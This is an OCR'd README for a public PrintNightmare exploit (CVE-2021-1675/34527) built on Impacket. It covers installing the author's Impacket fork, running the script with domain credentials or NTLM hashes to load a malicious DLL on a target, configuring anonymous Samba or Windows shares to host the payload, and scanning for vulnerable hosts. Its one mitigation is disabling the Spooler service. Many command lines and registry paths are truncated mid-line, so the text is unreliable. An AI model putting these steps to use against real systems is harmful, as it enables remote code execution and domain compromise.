
README

CVE-2021-1675 / CVE-2021-34527

Impacket implementation of the PrintNightmare PoC originally created by Zhiniang Peng (@edwardzpeng) & Xuefeng Li (@lxf02942370)

Tested on a fully patched 2019 Domain Controller

Execute malicious DLL's remote or locally



Patch update

Microsoft has released a patch to mitigate against these attacks but if these values below are present on a machine, then the machine will still be vulnerable

```
REG QUERY "HKLM\Software\Policies\Microsoft\Win

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\I
    RestrictDriverInstallationToAdministrators
    NoWarningNoElevationOnInstall    REG_DWORD
```

Installation

Before running the exploit you need to install my version of Impacket and after that you're gucci

```
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
```

CVE-2021-1675.py

```
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTI

CVE-2021-1675 implementation.
```

```
positional arguments:
  target                [[domain/]username[:pas
  share                 Path to DLL. Example '\

optional arguments:
  -h, --help            show this help message

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is

connection:
  -target-ip ip address
                        IP Address of the targe
                        and you cannot resolve
  -port [destination port]
                        Destination port to con

Example;
./CVE-2021-1675.py hackit.local/domain_user:Pas
./CVE-2021-1675.py hackit.local/domain_user:Pas
```

SMB configuration

Easiest way to host payloads is to use samba and modify `/etc/samba/smb.conf` to allow anonymous access

```
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
```

From windows it's also possible

```
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAc
REG ADD "HKLM\System\CurrentControlSet\Services
REG ADD "HKLM\System\CurrentControlSet\Services
REG ADD "HKLM\System\CurrentControlSet\Control\
REG ADD "HKLM\System\CurrentControlSet\Control\
# Reboot
```

Scanning

We can use `rpcdump.py` from impacket to scan for potential vulnerable hosts, if it returns a value, it could be vulnerable

```
rpcdump.py @192.168.1.10 | egrep 'MS-RPRN|MS-PA

Protocol: [MS-PAR]: Print System Asynchronous R
Protocol: [MS-RPRN]: Print System Remote Protoc
```

Mitigation

Disable Spooler service